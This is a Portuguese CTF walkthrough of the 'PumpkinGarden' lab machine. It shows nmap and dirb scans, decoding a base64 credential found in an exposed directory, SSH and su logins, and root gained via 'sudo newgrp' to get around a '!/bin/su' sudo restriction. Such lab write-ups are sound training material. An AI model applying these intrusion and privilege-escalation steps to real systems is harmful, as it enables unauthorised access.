
PumpkinGarden

IP da máquina: 192.168.2.106 // MAC: 08:00:27:20:A9:84

Resultados do nmap:


nmap -A -p- 192.168.2.106



```
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              88 Jun 13  2019 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
1515/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Mission-Pumpkin
3535/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d8:8d:e7:48:3a:3c:91:0e:3f:43:ea:a3:05:d8:89:e2 (DSA)
|   2048 f0:41:8f:e0:40:e3:c0:3a:1f:4d:4f:93:e6:63:24:9e (RSA)
|   256 fa:87:57:1b:a2:ba:92:76:0c:e7:85:e7:f5:3d:54:b1 (ECDSA)
|_  256 fa:e8:42:5a:88:91:b4:4b:eb:e4:c3:74:2e:23:a5:45 (ED25519)
MAC Address: 08:00:27:20:A9:84 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:


dirb http://192.168.2.106:1515/



```
---- Scanning URL: http://192.168.2.106:1515/ ----
==> DIRECTORY: http://192.168.2.106:1515/img/
+ http://192.168.2.106:1515/index.html (CODE:200|SIZE:903)
+ http://192.168.2.106:1515/server-status (CODE:403|SIZE:295)

---- Entering directory: http://192.168.2.106:1515/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

http://192.168.2.106:1515/img/




Index of /img

Name	Last modified	Size	Description
Parent Directory		-	
PumpkinGarden.jpeg	2019-06-07 20:54	15K	
favicon.ico	2019-06-06 17:02	1.4K	
hidden_secret/	2019-06-07 12:34	-	
pumpkin.gif	2019-06-06 15:29	33K	
pumpkins1.jpg	2019-06-07 21:20	11K	
pumpkins2.jpeg	2019-06-07 20:54	13K	

Apache/2.4.7 (Ubuntu) Server at 192.168.2.106 Port 1515

http://192.168.2.106:1515/img/hidden_secret/


Index of /img/hidden_secret
192.168.2.106:1515/img/hidden_secret/


Index of /img/hidden_secret

Name	Last modified	Size	Description
Parent Directory		-	
clue.txt	2019-06-07 12:41	25	

Apache/2.4.7 (Ubuntu) Server at 192.168.2.106 Port 1515

Evidencia encontrada:


http://192.168.2.106:1515/img/hidden_secret/clue.txt


192.168.2.106:1515/img/hid
192.168.2.106:1515/img/hidden_secret/clue.txt

```
c2NhcmVjcm93IDogNVFuQCR5
```


Usuário e senha encontrados:

Login: scarecrow // Senha: 5Qn@$y



```
root@kali:~# echo c2NhcmVjcm93IDogNVFuQCR5 | base64 -d
scarecrow : 5Qn@$yroot@kali:~#
```


SSH:



```
root@kali:~# ssh -p 3535 scarecrow@192.168.2.106
The authenticity of host '[192.168.2.106]:3535 ([192.168.2.106]:3535)' can't be established.
ECDSA key fingerprint is SHA256:1zTR0IJtIA7qieJwyAgpvzLuWlRt76GvH2Lir/PJfXs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.2.106]:3535' (ECDSA) to the list of known hosts.
-----------------------------------------------------------------------------
                         Welcome to Mission-Pumpkin
      All remote connections to this machine are monitored and recorded
-----------------------------------------------------------------------------
scarecrow@192.168.2.106's password:
Last login: Thu Jun 13 00:35:51 2019 from 192.168.1.106
scarecrow@Pumpkin:~$ id
uid=1001(scarecrow) gid=1001(scarecrow) groups=1001(scarecrow)
scarecrow@Pumpkin:~$ uname -a
Linux Pumpkin 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Lin
ux
```

Mais uma evidencia encontrada:


Y0n$M4sy3D1t



```
scarecrow@Pumpkin:~$ ls
note.txt
scarecrow@Pumpkin:~$ cat note.txt

Oops!!! I just forgot; keys to the garden are with LordPumpkin(ROOT user)!
Reach out to goblin and share this "Y0n$M4sy3D1t" to secretly get keys from LordPumpkin.
```


Login com usuário goblin:



```
scarecrow@Pumpkin:~$ su goblin
Password:
goblin@Pumpkin:/home/scarecrow$ id
uid=1002(goblin) gid=1002(goblin) groups=1002(goblin),27(sudo)
goblin@Pumpkin:/home/scarecrow$ sudo -l
[sudo] password for goblin:
Matching Defaults entries for goblin on Pumpkin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User goblin may run the following commands on Pumpkin:
    (root) ALL, !/bin/su
```

https://www.securityfocus.com/data/vulnerabilities/exploits/38362.sh




```
goblin@Pumpkin:/home/scarecrow$ cd
goblin@Pumpkin:~$ ls
note
goblin@Pumpkin:~$ cat note

Hello Friend! I heard that you are looking for PumpkinGarden key.
But Key to the garden will be with LordPumpkin(ROOT user), don't worry, I know where LordPumpkin had plac
ed the Key.
You can reach there through my backyard.

Here is the key to my backyard
https://www.securityfocus.com/data/vulnerabilities/exploits/38362.sh
```

Root:



```
goblin@Pumpkin:~$ sudo newgrp
root@Pumpkin:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Pumpkin:~# uname -a
Linux Pumpkin 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Lin
ux
```